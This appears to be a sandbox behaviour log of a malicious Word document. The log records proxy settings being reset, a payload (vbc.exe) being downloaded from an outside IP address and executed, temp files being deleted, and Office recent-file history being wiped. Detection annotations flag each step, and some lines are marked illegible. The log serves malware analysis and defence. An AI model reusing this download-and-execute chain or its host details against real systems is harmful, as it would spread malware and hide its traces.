Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , , 0) Return: cc0004		2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1, 50020000) Return: 123		2388
Detection	Threat Characteristic: Queries DNS server 1332625038		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 1332625038, 80, , , 3, 0, 0) Return: cc0008		2388
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c		2388
Detection	Threat Characteristic: Connects to remote URL or IP address http://1332625038/		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2388
Call Service API	API Name: OpenServiceW Args: (a9ce78, WinHttpAutoProxySvc, 94) Return: a9d0a8		2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		2388
Call System API	API Name: WinHttpCloseHandle Args: (a156628) Return: 1		2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1		2388
Call Network API	API Name: socket Args: (2, 2, 0) Return: 72c		2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 72c		2388
Call Network API	API Name: socket Args: (2, 1, 6) Return: 72c		2388
Call Network API	API Name: bind Args: (72c, 0.0.0.0:49425, 16) Return: 0		2388
Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (72c, 79.110.62.142:80, 16, 0, 0, 0, a9481c) Return: 0		2388
Call Network API	API Name: send Args: (72c, OPTIONS / HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 1332625038\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 1, 132) Return: 0		2388
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: OPTIONS / HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 1332625038\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n\r\n		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: DeviceIoControl Args: (778, 2d1400, 87ee24, 12, 87edfc, 40, ,) Return: 1		2388
Add File	Path: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS		2388
Write File	Path: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{70C94540-65D0-44FC-A171-E101E5737196}, %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD, 6df1b8af, 0, 0, 9) Return: 1		2388
Delete File	Path: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS		2388
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2388 File: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{70C94540-65D0-44FC-A171-E101E5737196}) Return: 1		2388
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{70C94540-65D0-44FC-A171-E101E5737196}) Return: 0		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0}, %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCache\FileEditManager\FSD-CNRY.FSD, 6df1b8af, 0, 0, 9) Return: 1		2388
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0}) Return: 1		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0}) Return: 0		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF Type: VSDT_COM_DOS		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747}.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747}.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747}.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747}.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747}.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747}.FSD Type: VSDT_COM_DOS		2388
Add File	Path: %TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0} Type: VSDT_COM_DOS		2388
Write File	Path: %TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0} Type: VSDT_COM_DOS		2388

Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Delete File	Path: %TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0} Type: VSDT_COM_DOS		2388
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2388 File: %TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0} Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-[E0C2F49F-8FDD-4993-9647-44915C9DFF52].FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-[E0C2F49F-8FDD-4993-9647-44915C9DFF52].FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSF-[0E1EEE64-E8C6-4E2A-9759-63CF07FD8988].FSF Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-[E0C2F49F-8FDD-4993-9647-44915C9DFF52].FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-[E0C2F49F-8FDD-4993-9647-44915C9DFF52].FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\LocalCache\FileEditManager\FSD-[E0C2F49F-8FDD-4993-9647-44915C9DFF52].FSD Type: VSDT_COM_DOS		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\Office\FileCache\FSD-{24A7D6F5-1776-488C-8001-F0CA4F0747}.FSD Type: VSDT_COM_DOS		2388
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\http://1332625038\ Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\http://1332625038\EnableBHO Value: 0		2388
Call Service API	API Name: OpenServiceW Args: (a151e78, NetSetupSvc, 4) Return: a151ec8		2388
Call System API	API Name: WinHttpCloseHandle Args: (a1702f8) Return: 1		2388
Call Network API	API Name: socket Args: (23, 1, 6) Return: 91c		2388
Call Network API	API Name: socket Args: (2, 2, 0) Return: 97c		2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 97c		2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1, 40006000) Return: 87		2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1c, 40026000) Return: 123		2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 97c		2388
Call Network API	API Name: socket Args: (2, 1, 6) Return: 97c		2388
Call Network API	API Name: bind Args: (97c, 0.0.0.0:49426, 128) Return: 0		2388
Detection	Threat Characteristic: Listens on port 0.0.0.0:49426		
Call System API	API Name: ConnectEx Args: (97c, 1332625038:80, 16, 0, 0, 0, a172a28) Return: 0		2388
Call Network API	API Name: send Args: (97c, HEAD /O--OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\n\r\n, 1, 120) Return: 0		2388
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 1332625038:80 Content: HEAD /O--OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\n\r\n		
Call Service API	API Name: OpenServiceW Args: (a151ec8, WebClient, 5) Return: a152080		2388
Call Internet Helper API	API Name: WNetAddConnection3W Args: (0, Remote<\\1332625038\DavWWWRoot> Local<\\1332625038\DavWWWRoot>, , , c) Return: 35		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (74482828) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879ea0) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879ea4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879ea4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879ea4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879e90) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879ea4) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879e90) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (879ea4) Return: 1		2388
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3), 0, , , 10000000) Return: cc0004		2388
Call System API	API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0		2388

[illegible]

Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19db30) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19db30) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	2388	144
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19da20) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19da20) Return: 1	2388	144
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2388	144
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\I\NetCache) Return: 1	2388	144
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3), 0, , , 10000000) Return: cc0004	2388	144
Call System API	API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2388	144
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 6483992) Return: cc0008	2388	144
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1694120, 4194320, 6483992) Return: cc000c	2388	144
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: GetVersionExA Args: (19d800) Return: 1	2388	144
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2388	144
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2388	144
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2388	144
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2388	144
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	2388	144
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2388	144
Call Network API	API Name: socket Args: (23, 1, 6) Return: 480	2388	144
Call Service API	API Name: OpenServiceW Args: (5398618, WinHttpAutoProxySvc, 94) Return: 53987d0	2388	144
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2388	144
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2388	144
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	2388	144
Call System API	API Name: WinHttpCloseHandle Args: (63ee10) Return: 1	2388	144
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4f4	2388	144
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4f4	2388	144
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4f4	2388	144
Call Network API	API Name: bind Args: (4f4, 0.0.0.0:49429, 16) Return: 0	2388	144
Detection	Threat Characteristic: Listens on port 0.0.0.0:49429		
Call System API	API Name: ConnectEx Args: (4f4, 79.110.62.142:80, 16, 0, 0, 0, 62b7d4) Return: 0	2388	144
Call Network API	API Name: send Args: (4f4, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n, 1, 296) Return: 0	2388	144
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection : Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (4f4, , 1, 2) Return: ?	2388	144
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\I\NetCache\IELGSIXA14\vb[c1].exe Type: VSDT_EXE_MSIL	2388	144
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\I\NetCache\IELGSIXA14\vb[c1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2388	144
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 144 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2388	144
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains drive info from API result		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2388	144
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2388	144
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2388	144
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2388	144
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5	2388	144
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2388	144

Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2388	144
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2388	144
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388	144
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Detection	Threat Characteristic: Creates command line process Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2588:%USERPROFILE%\vbc.exe) Return: 1	2388	144
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 144 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388	144
Call Thread API	API Name: NtResumeThread Args: (Process:2588,) Return: ?	2388	144
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2588], ppid[144]) Return: 1	2388	144
Detection	Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 58efec, 0, 0, 0) Return: 8bb6f0	144	2588
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (8bb6f0, 58efec) Return: 1	144	2588
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\O--OO.DOC.url) Return: 0		2388
Add File	Path: %APPDATA%\Microsoft\Office\Recent\O--OO.DOC.url Type: VSDT_ASCII		2388
Write File	Path: %APPDATA%\Microsoft\Office\Recent\O--OO.DOC.url Type: VSDT_ASCII		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\>& Value: None		2388
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\1332625038.url) Return: 0		2388
Add File	Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2388
Write File	Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: 19		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 1 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 2 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 3 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 4 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 5 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 6 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 7 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 8 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 9 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 10 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 11 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 12 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 13 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 14 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 15 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 16 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 17 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 18 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 19 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 20 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 21 Value: None		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 22 Value: None		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 23 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 24 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 25 Value: None		2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 26 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 27 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 28 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 29 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 30 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 31 Value: None		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2388

[illegible]

[illegible]

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 15 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 16 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 17 Value: None		2388
